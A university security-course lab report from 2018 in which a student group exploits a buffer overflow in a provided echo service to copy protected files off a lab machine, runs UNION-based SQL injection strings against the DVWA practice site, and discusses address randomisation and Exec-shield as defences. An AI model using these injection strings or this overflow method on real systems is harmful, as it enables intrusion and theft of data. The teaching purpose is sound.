

Project 2 Report

CS 4371

Group 2:

Peter Cowsar
Sarah Gibbons
Kaleb Jacobsen
Nick Montana
Casey Sledge

March 27, 2018

Section I (Introduction)

Summary:

The goal in this project was to setup a network such that F.2 provide a service to the other computers and then to have A.F exploit the service. We began by checking that the network was configured properly and began to run the service. In Task II, we ran tests to ensure that the service we setup in Task I was working properly. We then moved to the main purpose of the project, Task III. By utilizing the given source codes (tcps.c, tcph.c, tcpc.c, and attack.c), we were able to find a buffer overflow exploit that we used to retrieve the files in F.2. Next, we exploited the DVWA website. And finally, in Task IV we discussed two defense mechanisms which can be utilized to defend against this attack.

Task Assignment:

Peter Cowsar - Task I: Task III: A) Incremented the hex value by 0x40 in the buffer string and ran ./attack then attempted to ls until a successful ls from F.2 was received. E&F) Casey Sledge and Peter Cowsar created a string which, when inputted as an id returned all of the relevant user data. Report: Took several of the screenshots, wrote Task 4: C&D with Sarah Gibbons.

Sarah Gibbons - Worked with Nick and Kaleb on Task I & II. Task I: Used ifconfig to check the NICs of F.B, F.1 and F.2. Task II: Created and started the VM for Metasploit2 and helped set up/configure the Cisco firewall. Report: Outlined the project tasks and wrote Task 4: C&D with Peter.

Kaleb Jacobsen - Helped with Task II: crashing the echo service and Task III: reading, understanding and modifying the attack code. Helped figure out Kbdg and memory allocations. Wrote Task IV, A and B. Helped with general editing and formatting.


Nick Montana - Task I: checked that all devices were wired according to Figure I (at the end of this document), checked NIC's and started the echo service, helped install Metasploit2 VM. Task II: checked

whether /root/files could be read. Task III: helped make an exploiting program by narrowing the needed return address, helped find and retrieve files. Report: helped in collecting and compiling screenshots for various sections, helped write summary, wrote Section III, C.

Casey Sledge - Finalized the Cisco firewall, creating the custom processes by which we allowed specifically port 30000 through. Additionally worked with Peter and Nick on completing Task 2, specifically capturing data pertaining to the process owners. Further worked with Peter in Task 3, devising and executing the method by which we could retrieve the files from F.2 via A.F, contributing to the development of the SQL injection attack, and contributed to writing the matching section in this report.

Section II (Task II)

A) We were unable to read the files in "root/files" stored on F.2 using either a local or SSH login.




```
User02@F:/root
File Edit View Search Terminal Help
[User02@F ~]$ cd /root
[User02@F root]$ cd files
bash: cd: files: Permission denied
[User02@F root]$ ls
ls: cannot open directory .: Permission denied
[User02@F root]$
```

A) Local User Blocked by Root

```
[User02@F ~]$ ps -A | grep -e "sshd"
2704 ?      00:00:00 sshd
[User02@F ~]$ cat /proc/2704/status | grep "Uid"
Uid:      0          0          0          0
[User02@F ~]$ id 0
id: 0: No such user
[User02@F ~]$ id root
uid=0(root) gid=0(root) groups=0(root)
[User02@F ~]$
```

A) Group Permissions Associated with Root



```
User02@F:~  
File Edit View Search Terminal Help  
[User02@A ~]$ ssh 172.60.100.4  
User02@172.60.100.4's password:  
Last login: Thu Mar 22 17:16:03 2018 from f.2  
[User02@F ~]$ ls /root  
ls: cannot open directory /root: Permission denied  
[User02@F ~]$
```

A) SSH Login Blocked by Root

B) Under normal circumstances, the echo service crashes when given an input of at least 15 characters.

C) The owner of the tcps process (PID 9639 in the screenshot below) was user 502. We suspected User02 to be user 502, which was validated.



```
[User02@F ~]$ ps -A | grep -e "tcps"  
9639 pts/0 00:00:00 tcps  
[User02@F ~]$ cat /proc/9639/status | grep "Uid"  
Uid: 502 0 0 0  
[User02@F ~]$ id User02  
uid=502(User02) gid=502(User02) groups=502(User02),10(wheel),18(dialout),493(wir  
eshark),491(vboxusers)  
[User02@F ~]$
```

C) ID of User02

D) The process recognizes SSH as a process owned by the root of the system as seen by the Uid being '0'.



```
[User02@F ~]$ ps -A | grep -e "sshd"  
2704 ? 00:00:00 sshd  
[User02@F ~]$ cat /proc/2704/status | grep "Uid"  
Uid: 0 0 0 0  
[User02@F ~]$ id 0  
id: 0: No such user  
[User02@F ~]$ id root  
uid=0(root) gid=0(root) groups=0(root)  
[User02@F ~]$
```

D) Finding ID of SSH User

Section III (Task III)

A) Using the attack shell code, we gained access to the files of f.2. This was verified by the addition of the file "cust" on server F.2 locally prior to our attack. The inclusion of this in the return from our list command confirmed that we were looking at the remote host's directory, and not an echo of our local system.

```
[User01@A Project 2]$ ./attack
ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
VirtualBox VMs
WinXPSP2
cust
```

A) Running ./attack

B)

1	0.000000000	Cisco B3:a1:c9	CDP/VTP/DTP/PagP/UDLD	CDP	397	Device ID: router A.security.cs.txstate.edu	Port ID: GigabitEthernet0/1
2	9.925661500	172.10.30.15	172.60.100.4	TCP	74	52200 > ndmps [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK PERM=1 TSval=2684893247 TSecr=0 WS=128	
3	9.927066664	172.60.100.4	172.10.30.15	TCP	74	ndmps > 52200 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1452 SACK PERM=1 TSval=245601435 TSecr=2684893248	
4	9.927074399	172.10.30.15	172.60.100.4	TCP	66	52200 > ndmps [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=2684893248 TSecr=245601435	
5	9.927184118	172.10.30.15	172.60.100.4	TCP	270	52200 > ndmps [PSH, ACK] Seq=1 Ack=1 Win=14720 Len=204 TSval=2684893248 TSecr=245601435	
6	9.928387907	172.60.100.4	172.10.30.15	TCP	66	ndmps > 52200 [ACK] Seq=1 Ack=205 Win=15616 Len=0 TSval=245601437 TSecr=2684893248	
7	15.979812610	172.10.30.15	172.60.100.4	TCP	69	52200 > ndmps [PSH, ACK] Seq=205 Ack=1 Win=14720 Len=3 TSval=2684899301 TSecr=245601437	
8	15.981063564	172.60.100.4	172.10.30.15	TCP	66	ndmps > 52200 [ACK] Seq=1 Ack=208 Win=15616 Len=0 TSval=245607489 TSecr=2684899301	
9	15.989416904	172.60.100.4	172.10.30.15	TCP	162	ndmps > 52200 [PSH, ACK] Seq=1 Ack=208 Win=15616 Len=96 TSval=245607497 TSecr=2684899301	
10	15.989420609	172.10.30.15	172.60.100.4	TCP	66	52200 > ndmps [ACK] Seq=208 Ack=97 Win=14720 Len=0 TSval=2684899310 TSecr=245607497	
11	25.331812508	172.10.30.15	172.60.100.4	TCP	69	52200 > ndmps [PSH, ACK] Seq=208 Ack=97 Win=14720 Len=3 TSval=2684908653 TSecr=245607497	
12	25.342308264	172.60.100.4	172.10.30.15	TCP	162	ndmps > 52200 [PSH, ACK] Seq=97 Ack=211 Win=15616 Len=96 TSval=245616850 TSecr=2684908653	
13	25.342316855	172.10.30.15	172.60.100.4	TCP	66	52200 > ndmps [ACK] Seq=211 Ack=193 Win=14720 Len=0 TSval=2684908663 TSecr=245616850	

B) Capture of Exploiting Data

C) We began by running the echo service on F.2. We then used attack.c to create our own program which we ran on A.F. By running a debugger on tcpc, we were able to find the address of (char*)buf. We then inputted this address into our modified attack.c code into the last 8 bits of the address on char overflow. Running this modified attack.c, we tested to see if a port opened and remained open on F.2. It did not and so we added 40 to the overflow, tested again, and repeated this process until the port remained open. Once it was, we entered shell

commands into A.F's terminal to retrieve the files file1 and file2 which were on F.2.

The files were retrieved by utilizing our known local user account as our authorized user to utilize SSH between the two computers. The steps undertaken were:

1: Copy the files from their protected (/root/files/) directory to a less secure location via our 'hacked' process:

```
cp -t /home/User02/Desktop file1 file2
```

2: Copy those files using our local F.2 credentials to A.F

```
scp User02:/home/User02/Desktop/file1 file1
```

```
scp User02:/home/User02/Desktop/file2 file2
```

This is possible as SCP utilizes SSH, a process which is specifically allowed by F.2 and the firewall from external sources, as well as the presence of a local account on F.2 to utilize for the underlying SSH connection.

D) Both files were 8 bytes in size, according to SCP transfer. Content of smallest files in retrieved files:

file1: abcdefg

file2: 1234567

E)

```
user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name from users
user_id union select user_id+' '+first_name as idAndFirstName, last_name from users
```

E) Injected SQL Statement

F)

Vulnerability: SQL Injection

User ID:

Submit

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: admin
Surname: admin

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: Gordon
Surname: Brown

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: Hack
Surname: Me

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: Pablo
Surname: Picasso

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: Bob
Surname: Smith

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: ladmin
Surname: admin

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: 2Gordon
Surname: Brown

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: 3Hack
Surname: Me

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: 4Pablo
Surname: Picasso

ID: user_id union select CONCAT(user_id, first_name) as idAndFirstName, last_name
First name: 5Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

F) Data Retrieved by SQL Injection

Section IV (Task IV)

A) The echo service attack works on the premise that once we find the correct offset between the memory of buff(8) and the memory address where the return address is stored, that offset will remain constant. This allows us to know where the malicious address should be stored. Using randomization the memory would not be stored in a reliable, consecutive fashion, and managing to discover the offset in one instance of the echo service would not allow an attack to reliably use that offset on the next instance of the echo service.

B) With 2^{16} random addresses and two address that must be in the specific, expected locations for the offset to successfully attack, we have a set of $((2^{16})-2)!$ permutations in which buff and RBP are both stored in correct locations and all other data segments are randomly arranged in the remaining spaces. $(2^{16} - 2) = 65534$, and $2^{16} = 65536$. So the probability of a set occurring in which both addresses are in the correct positions out of all possible arrangements of 2^{16} addresses is equal to $65534!/65536!$, $= 1/4294901760$. If an attacker sent 10 packets every second, it would take 13.62 years for every incorrect arrangement to be eliminated by brute force.

C) Exec-shield makes the program memory non-writable. This eliminates attacks based in buffer overflow assuming the area in memory that would be overwritten is flagged as non-writable/non-executable.

D)

Exec-shield does not prevent stack overflow. Exec-shield prevents the stack from being executable. However, Return-to-libc is an attack that functions despite this limitation.